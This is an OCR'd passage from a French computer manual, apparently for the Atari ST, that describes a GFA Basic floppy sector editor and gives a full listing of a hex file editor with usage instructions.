
Entrez le nom du lecteur dans lequel se trouve la disquette à éditer. Toute autre réponse que A ou B entraîne l'émission d'un signal sonore et le refus de la réponse.

Le lecteur désigné est accédé en lecture et un écran du type suivant s'affiche :

```
                    Secteur 1 Piste 0 Face 0

Déplacements---------------------- Codes Hexa---------------------- Valeurs ASCII

0000 4E 4E 4E 4E 4E 4E 4E 4E 36 79 79 79 79 79 79 79   NNNNNNNN6yyyyyyy
0010

00F0 40 40 40 40 40 40 40 40 40 40 40 40 74 74 74 @@@@@@@@@@@@@@tt

          F1 = Page suivante,          F2 = Page précédente
          F3 = Changement de piste,    F4 = Changement de face
          F5 = Edition,                F6 = Fin
```

Sur cet écran apparaissent les coordonnées du bloc accédé (secteur, piste et face). Le secteur peut être compris entre 1 et 9, la piste entre 0 et 79 et la face égale à un ou à zéro.

Les 256 premiers octets du secteur sont affichés, 16 par 16, sous leur valeur hexadécimale puis ASCII.

Enfin, les commandes possibles sont affichées en bas de l'écran :

**F1 Page suivante** Cette commande permet d'afficher les 256 octets suivants. Si nécessaire, le secteur et/ou la piste sont incrémentés.

**F2 Page précédente** Cette commande permet d'afficher les 256 octets précédents. Si nécessaire, le secteur et/ou la piste sont décrémentés.

**F3 Changement de piste** Cette commande permet de positionner la tête de lecture/écriture sur une piste quelconque comprise entre 0 et 79.

**F4 Changement de face** Cette commande permet de changer la face de lecture/écriture. Le changement est automatique. Si la face courante est égale à zéro, elle devient égale à un. Si la face courante est égale à un, elle devient égale à zéro.



**F5 Edition**

Cette commande permet de modifier le contenu d'un ou de plusieurs des 256 octets affichés sur l'écran en mode pleine page. Les touches flèche doivent être utilisées pour accéder à l'octet à modifier. La nouvelle valeur doit alors être entrée en hexadécimal. Le caratère ASCII correspondant est automatiquement mis à jour pendant la saisie. Le mode d'édition (et le retour au menu principal) est avorté par l'appui sur la touche **ESC**ape. Les données entrées dans le mode édition sont automatiquement sauvegardées :

— lors du prochain changement de piste/secteur (commande F1, F2 ou F3),

— lors du prochain changement de face (commande F4),

— avant l'arrêt du programme (commande F6).

**F6 Fin**


Fin du programme.

**LE PROGRAMME EN DÉTAILS**


Structure du programme (page suivante)

Après l'initialisation des variables générales,

```
a$=SPACE$(512) !Buffer de lecture/écriture
s%=1 !Secteur par défaut
p%=0 !Piste par défaut
f%=0 !Face par défaut
ofs%=0 !Offset d'affichage
```



La structure du programme correspond à l'ordinogramme ci-après :



Le programme acquiert le nom du lecteur de disquettes dans lequel se trouve la disquette à éditer, à l'intérieur d'une boucle REPEAT UNTIL:

```
REPEAT
  INPUT "Entrez le nom du lecteur (A ou B) : ";I$
```

La réponse entrée est convertie en majuscule et comparée aux chaînes "A" et "B". Dans le cas où elle est différente, un signal sonore est émis, et l'utilisateur doit à nouveau entrer sa réponse :

```
  I$=UPPER$(I$)
  IF (I$<>"A") AND (I$<>"B")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (I$="A") OR (I$="B")
```

La variable lect% (lecteur) est initialisée en conséquence :

```
IF I$="A"
  lect%=0
ELSE
  lect%=1
ENDIF
```

Après la lecture et l'affichage des 256 premiers octets du premier secteur de la disquette

```
GOSUB lit_sect (lect%,s%,p%,f%)
GOSUB affiche
```

La boucle principale du programme est exécutée. Dans cette boucle, le choix de l'utilisateur est acquis à l'aide d'une instruction **KEYGET** qui renvoie :

— le code ASCII de la touche actionnée dans les bits 0 à 7 ;

— la position de la touche actionnée sur le clavier dans les bits 16 à 23 ;

— l'état des touches de commutation du clavier dans les bits 24 à 31.

```
  KEYGET a%
```

De cette information est extraite la position de la touche actionnée :

```
  b$=MID$(HEX$(a%,8),3,2)
  b%=VAL("$"+b$)
```

En fonction de ce code, une procédure de traitement particulière est activée :

```
SELECT b%
CASE 59
  GOSUB pgdn !page suivante
...
CASE 64
  ecrit_sect(1%,s%,p%,f%)
END
```

Lorsque la touche actionnée est incorrecte, elle est ignorée, et un signal sonore est émis :

```
DEFAULT
  REM commande interdite
  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDSELECT
```

La lecture d'un secteur de la disquette se fait à l'aide de la procédure **lit_sect.** Ce sous-programme active la fonction **XBIOS 8** en lui transmettant les paramètres intialisés par le programme :

```
x%=XBIOS(8,L:VARPTR(a$),L:0,lect%,s%,p%,f%,1)
```

L'ecriture d'un secteur de la disquette se fait à l'aide de la procédure **lit_sect.** Ce sous-programme active la fonction **XBIOS 9** en lui transmettant les paramètres initialisés par le programme :

```
x%=XBIOS(9,L:VARPTR(a$),L:0,lect%,s%,p%,f%,1)
```

L'affichage d'un demi-bloc se fait à l'aide de la procédure affiche à l'aide de trois boucles FOR NEXT.

La première boucle affiche les adresses dans le demi-bloc :

```
FOR i=TO 15
  PRINT "      ";HEX$(i*16+ofs%*256,4);"      ";
```


La seconde boucle affiche les données hexadécimales contenues dans le demi-bloc :

```
FOR j=0 TO 15
  PRINT HEX$(ofs%*256+ASC(MID$(a$,i*16+j+1+ofs%*256,1)),2);" ";
NEXT j
```


Enfin, la troisième boucle affiche les données ASCII correspondantes :

```
FOR j=0 TO 15
  OUT 5,ASC(MID$(a$,i*16+j+1+ofs%*256,1))
NEXT j
```

Le passage à la page suivante se fait à l'intérieur de la procédure **pgdn.** Il obéit à la logique de l'ordinogramme suivant :



Le passage à la page précédente se fait à l'intérieur de la procédure **pgup.** Il obéit à la logique de l'ordinogramme suivant :



Le changement de la piste courante se fait à l'intérieur de la procédure **chpiste**. La nouvelle piste est saisie dans la variable **np%** et comparée aux limites inférieure et supérieure acceptables (0 et 79). La saisie se poursuit jusqu'à ce que la valeur entrée soit correcte :

```
REPEAT
  INPUT "Nouvelle piste :",np%
UNTIL (np%<=79) AND (np%>=0)
```

Le secteur courant est sauvegardé,

```
ecrit_sect(1%,s%,p%,f%)
```

et le nouveau secteur lu et affiché :

```
p%=np%
s%=1
lit_sect(1%,s%,p%,f%)
affiche
```

Le changement de la face courante se fait à l'intérieur de la procédure **chface**. Le changement effectif est précédé de la sauvegarde du secteur courant dans lequel un ou plusieurs octets ont pu être modifiés :

```
ecrit_sect(1%,s%,p%,f%)
```

La variable **f%** (face) est alors inversée (0 si 1 et 1 si 0) :

```
IF f%=0
  f%=1
ELSE
  f%=0
ENDIF
```

Le nouveau secteur courant est lu et affiché :

```
lit_sect (1%,s%,p%,f%)
affiche
```

L'édition pleine page du demi-bloc courant est la partie la plus complexe du programme. En voici le détail.

Le curseur est rendu visible par une commande **ESC e** :

```
PRINT CHR$(27);"e"; !Curseur activé
```

Il est positionné sur le premier octet affiché sur l'écran :

```
px=12
py=5
REPEAT
  LOCATE px,py
```

Le programme se met alors en attente d'une commande de l'utilisateur :

```
KEYGET a%
b$=MID$(HEX$(a%,8),3,2)
b%=VAL("$"+b$)
```

En fonction de cette commande, un traitement spécifique est effectué :

— déplacement vers le haut :

```
CASE &H48 !Vers le haut
  IF py>5
    py=py-1
  ENDIF
```

— déplacement vers le bas :

```
CASE &H50 !Vers le bas
  IF py>20
    py=py+1
  ENDIF
```

— déplacement vers la gauche :

```
CASE &H4B !Vers la gauche
  IF px>12
    IF (px-13) MOD 3=0
      px=px-1
  ELSE
      px=px-2
  ENDIF
ENDIF
```

— déplacement vers la droite :


```
CASE &H4D !Vers la droite
  IF px<58
    IF (px-12) MOD 3=0
      px=px+1
    ELSE
      px=px+2
    ENDIF
ENDIF
```


L'appui sur un chiffre ou une lettre comprise entre A et F provoque un traitement spécial :

— mémorisation de la frappe dans le buffer de bloc a$,

— affichage de la touche frappée sur l'écran.

La mémorisation de la touche frappée dans le buffer **a$** met en œuvre un algorithme complexe dont la logique apparaît dans l'ordinogramme suivant :





# 9/2.5

# Edition d'un fichier disque

Le programme étudié en Partie 9, chapitre 2.4 est très utile pour modifier un ou plusieurs octets sur une disquette. Il est cependant inadapté à l'édition d'un fichier particulier de la disquette. Il faudrait en effet connaître sa localisation (piste, secteur, face) sur la disquette, ce qui n'est pas une chose très aisée. Nous vous proposons un autre programme écrit en GFA Basic 3.0 qui est spécialisé dans l'édition des fichiers. Grâce à lui, vous pourrez éditer des fichiers de tous types (ASCII, EXE, PRG, etc.) dans le but d'examiner ou de modifier leur contenu.

## LE PROGRAMME

```
' ============================
' Edition d'un fichier disque
' ============================
'
fin = 0!Marque de fin de fichier
'
'
' ------------------------------
' Lecture du fichier à éditer
' ------------------------------
'
CLS
PRINT "Edition d'un fichier disque"
PRINT
REPEAT
 INPUT "Entrez le nom complet du fichier à éditer : ";n$
 IF NOT EXIST(n$)
   SOUND 1,15,4,250
   SOUND 1,15,#284,10
   SOUND 1,0,0,0,0
 ENDIF
UNTIL EXIST(n$)
OPEN "U",#1,n$!Ouverture du fichier en UPDATE
l% = LOF(#1)!Longueur du fichier
PRINT "longueur = ";l%
p% = 0! POSITION dans le fichier
'
'
' ------------------------------
' Attente d'une commande
' ------------------------------
'
GOSUB lit_sect(p%)!Lecture des 512premiers octets
GOSUB affiche !Affichage
REPEAT
 KEYGET a%
 b$ = MID$ (HEX$(a%,8),3,2)
 b% = VAL ("$" + b$)
 '
 SELECT b%
 CASE 59
   GOSUB pgdn !page suivante
 CASE 60
   GOSUB pgup !page précédente
 CASE 61
   GOSUB edition !édition d'un secteur
 CASE 62
   GOSUB ecrit_sect(p%)
   END
 DEFAULT
   REM Commande interdite
   SOUND 1,15,4,250
   SOUND 1,15,#284,10
```

(suite)

```
    SOUND 1,0,0,0,0
  ENDSELECT
UNTIL b% = 64

END

'
' ------------------------------------
' Lecture d'un secteur du fichier
' ------------------------------------
'
PROCEDURE lit_sect(p%)
  a$ = ""!Initialisation de la chaîne réceptrice
  SEEK #1,p%
  IF p% + 512 <= l%
    FOR i = 1 TO 512
      a$ = a$ + CHR$ (INP(#1))
    NEXT i
  ELSE
    FOR i = p% TO l% - 1
      a$ = a$ + CHR$ (INP(#1))
    NEXT i
    FOR j = i + 1 TO 512
      a$ = a$ + CHR$ (0)
    NEXT j
    p% = p% + 512
    IF p% > l%!Prise en compte de la fin du fichier
      fin = 1
    ENDIF
  ENDIF
RETURN
'
' ------------------------------------------------
' Ecriture d'un secteur de la disquette
' ------------------------------------------------
'
PROCEDURE ecrit_sect(p%)
  SEEK #1,p%
  IF p% + 512 <= l%
    FOR i = 1 TO 512
      OUT #1, ASC ( MID$ (a$,i,1))
    NEXT i
  ELSE
    FOR i = p% TO l%
      OUT #1, ASC ( MID$ (a$,i,1))
    NEXT i
  ENDIF
RETURN
'
```

(suite)

```
' ------------------------------------------
' Affichage de 256 octets consécutifs
' ------------------------------------------
'
PROCEDURE affiche
  CLS
  PRINT "                                Octets ";p% + ofs% * 256;" a ";p% + 256 + of
s% * 256
  PRINT
  PRINT "Déplacements ------------------ Codes Hexa ------------------  Valeurs ASC
II"
  PRINT
  FOR i = 0 TO 15
    PRINT "     ";HEX$(i * 16 + ofs% * 256,4);"    ";
    FOR j = 0 TO 15
      PRINT HEX$(ofs% * 256 + ASC ( MID$ (a$,i * 16 + j + 1 + ofs% * 256,1)),2);
" ";
    NEXT j
    FOR j = 0 TO 15
      OUT 5, ASC ( MID$ (a$,i * 16 + j + 1 + ofs% * 256,1))
    NEXT j
    PRINT
  NEXT i
  PRINT
  PRINT "              F1=Page suivante,        F2=Page précédente"
  PRINT "              F3=Edition,              F4=Fin"
RETURN
'
'
' ------------------------------------
' Affichage de la page suivante
' ------------------------------------
'
PROCEDURE pgdn
  IF ofs% = 0
    ofs% = 1
    GOSUB affiche
  ELSE
    IF fin <> 1
      ecrit_sect(p%)
      ofs% = 0
      p% = p% + 512
      GOSUB lit_sect(p%)
      GOSUB affiche
    ENDIF
  ENDIF
RETURN
'
'
```

(suite)

```
'
' ------------------------------
' Affichage de la page précédente
' ------------------------------
'
PROCEDURE pgup
 IF ofs% = 1
   ofs% = 0
   GOSUB affiche
 ELSE
   IF p% <> 0
     ecrit_sect(p%)
     ofs% = 1
     p% = p% - 512
     GOSUB lit_sect(p%)
     GOSUB affiche
   ENDIF
 ENDIF
RETURN
'
'
'
' ------------------------------
' Edition du secteur courant
' ------------------------------
'
PROCEDURE edition
 PRINT CHR$ (27);"e";!Curseur activé
 px = 12
 py = 5
 REPEAT
   LOCATE px,py
   KEYGET a%
   b$ = MID$ (HEX$(a%,8),3,2)
   b% = VAL ("$" + b$)
   '
   SELECT b%
   CASE &H48 !Vers le haut
     IF py > 5
       py = py - 1
     ENDIF
   CASE &H50 !Vers le bas
     IF py < 20
       py = py + 1
     ENDIF
   CASE &H4B !Vers la gauche
     IF px > 12
       IF (px - 13) MOD 3 = 0
         px = px - 1
       ELSE
         px = px - 2
       ENDIF
     ENDIF
```

(suite)

```
    CASE &H4D !Vers la droite
      IF px < 58
        IF (px - 12) MOD 3 = 0
          px = px + 1
        ELSE
          px = px + 2
        ENDIF
      ENDIF
    CASE 2,3,4,5,6,7,8,9,10,11,&H10,&H30,&H2E,&H20,&H12,&H21 !Chiffre ou lettre
      ca% = VAL ("$" + RIGHT$ (HEX$(a%),2))!Code ASCII caractère
      PRINT CHR$ (ca%)
      LOCATE px,py
      IF ca% > 96
        ca% = ca% AND &HDF !Conversion majuscule
      ENDIF
      IF (ca% < 58) AND (ca% > 47)
        cx% = ca% - 48
      ENDIF
      IF (ca% > 64)
        cx% = ca% - 55
      ENDIF
      IF (px - 13) MOD 3 = 0
        pc% = (py - 5) * 32 + ((px - 12)DIV 3) * 2 + 2
      ELSE
        pc% = (py - 5) * 32 + ((px - 12)DIV 3) * 2 + 1
      ENDIF
      pp% = ((pc% - 1)DIV 2) + 1 + 256 * ofs%
      IF (pc% MOD 2) = 0
        vi% = (( ASC ( MID$ (a$,pp%,1)))DIV 16) * 16 + cx%
      ELSE
        vi% = (( ASC ( MID$ (a$,pp%,1))) MOD 16) + cx% * 16
      ENDIF
      LOCATE (pp% MOD 16) + 59,(pp%DIV 16) + 5
      OUT 5,vi%!Affichage du code ASCII correspondant
      IF pp% <> 1
        a$ = MID$ (a$,1,pp% - 1) + CHR$ (vi%) + MID$ (a$,pp% + 1,512 - pp%)
      ELSE
        a$ = CHR$ (vi%) + MID$ (a$,2,511)
      ENDIF
    ENDSELECT
  UNTIL b% = 1
  PRINT CHR$ (27);"f";!Curseur désactivé
RETURN
```



### COMMENT UTILISER LE PROGRAMME

Ce programme a été écrit en GFA Basic 3.0. Lancez l'interpréteur, tapez le listing ci-dessus, et exécutez-le.

L'écran s'efface et la question suivante est affichée :

**Entrez le nom complet du fichier à éditer :?**

Entrez le nom du fichier à éditer (unité, chemin, nom et extension si nécessaire).

Si le fichier spécifié n'est pas trouvé, un bip sonore est émis et la même question est à nouveau posée.

Dans le cas contraire, les 256 premiers octets du fichier apparaissent sur l'écran selon la même présentation que dans le programme précédent (adresse, valeur hexa, code ASCII).

